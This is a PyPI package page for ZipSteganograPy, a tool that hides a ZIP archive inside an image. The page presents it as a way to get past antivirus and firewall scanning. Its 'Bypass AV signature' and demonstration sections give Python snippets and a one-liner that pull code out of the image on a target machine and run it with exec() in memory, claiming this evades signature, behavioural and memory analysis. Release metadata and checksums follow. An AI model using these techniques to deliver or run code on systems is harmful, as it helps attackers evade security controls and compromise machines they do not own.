

ZipSteganograPy
Description
This tool hides a ZIP archive in an image.
This tool is useful for bypassing antivirus and firewall scanning.
Requirements
This package require:
- python3
- python3 Standard Library
Installation
pip install ZipSteganograPy
Usages
# Hide a ZIP archive in an image:
python3 ZipSteganograPy.py -z archive.zip -o stegano -i image.png
python3 ZipSteganograPy.pyz -z archive.zip -o stegano -i image.jpg

# Create a ZIP archive (with 3 text files) and hide it in an image:
python3 -m ZipSteganograPy -f file1.txt file2.txt file3.txt -i image.jpg
ZipSteganograPy -f file1.txt file2.txt file3.txt -i image.png

# Easily extract the hidden archive using python3 and its standard library:
python3 -m zipfile -l stegano.png            # list files
python3 -m zipfile -e stegano.jpg output/    # extract

# Easily extract the hidden archive using unzip package:
unzip stegano.jpg -l                         # list files
unzip stegano.jpg -d output/                 # extract
Bypass AV signature
This example load a python code from an image and execute it without writing it on the disk.
This method bypass:
- basic anti-virus analyze based on signatures of files written on the disk
- behavior module
- process memory analyze
from zipfile import ZipFile
with ZipFile("stegano.png", "r") as f:
    for filename in f.namelist():
        exec(f.read(filename).decode())
Demonstration
On your computer:
ZipSteganograPy -f hello.py -i ZipSteganograPy_small.png
# ZipSteganograPy  Copyright (C) 2022  Maurice Lambert
# This program comes with ABSOLUTELY NO WARRANTY.
# This is free software, and you are welcome to redistribute it
# under certain conditions.

# New image 'stegano.png' created from 'ZipSteganograPy_small.png' with hidden ZIP archive.
Upload the stegano.png file on the target (the zip file will probably not anlyze by firewalls because the file will be detected as a correct image).

On the target (unzip from image and execute your python code without writing it on the disk):
from zipfile import ZipFile
with ZipFile("stegano.png", "r") as f:
    for filename in f.namelist():
        exec(f.read(filename).decode())
import zipfile;f=zipfile.ZipFile("stegano.png", "r");[exec(f.read(filename).decode()) for filename in f.namelist()]
python3 -c 'import zipfile;f=zipfile.ZipFile("stegano.png", "r");[exec(f.read(filename).decode()) for filename in f.namelist()]'

Proof

Links
Licence
Licensed under the GPL, version 3.
1 maintainer

Metadata
1 maintainer
Release files for ZipSteganograPy 0.0.4
For a detailed explanation of source distributions (sdists) and built distributions (wheels), please see the package formats documentation.
Source distribution (sdist)
| File | Size | Uploaded | Provenance | Actions |
|---|---|---|---|---|
| ZipSteganograPy-0.0.4.tar.gz | 318.9 kB | Without provenance | Details for ZipSteganograPy-0.0.4.tar.gz |
Release files / ZipSteganograPy-0.0.4.tar.gz
| Download URL | ZipSteganograPy-0.0.4.tar.gz |
|---|---|
| Size | 318.9 kB |
| Tags | Source |
|
SHA-256 checksum How to use checksums |
f8901b9c623916114b4b0b4f367624a72812063b5b9df1fc7a69c1076a2540e6
|
|
BLAKE2b-256 checksum How to use checksums |
fa4ec427b9c5f5ef4a14be116b3bef2a340d03d14ee1310980a1894a4f22f824
|
| Upload date | |
|
Uploaded using Trusted Publishing? What is trusted publishing? |
No |
| Uploaded via |
twine/4.0.1 CPython/3.10.5
|
Security for ZipSteganograPy 0.0.4
Provenance
Provenance describes where a file came from. On PyPI, provenance is shared via attestations, which provide a verifiable record of the build or publishing details. View details, limitations and caveats.
No provenance found
None of the files in this release were uploaded with provenance metadata.
A note on package security
PyPI is a repository for distributing packages, not a service for auditing them. While third-party security researchers and our staff do their best to detect and remove malicious packages, PyPI cannot guarantee the quality, security or suitability of any given package.
To learn more about protecting yourself from malicious actors, visit our package security documentation.














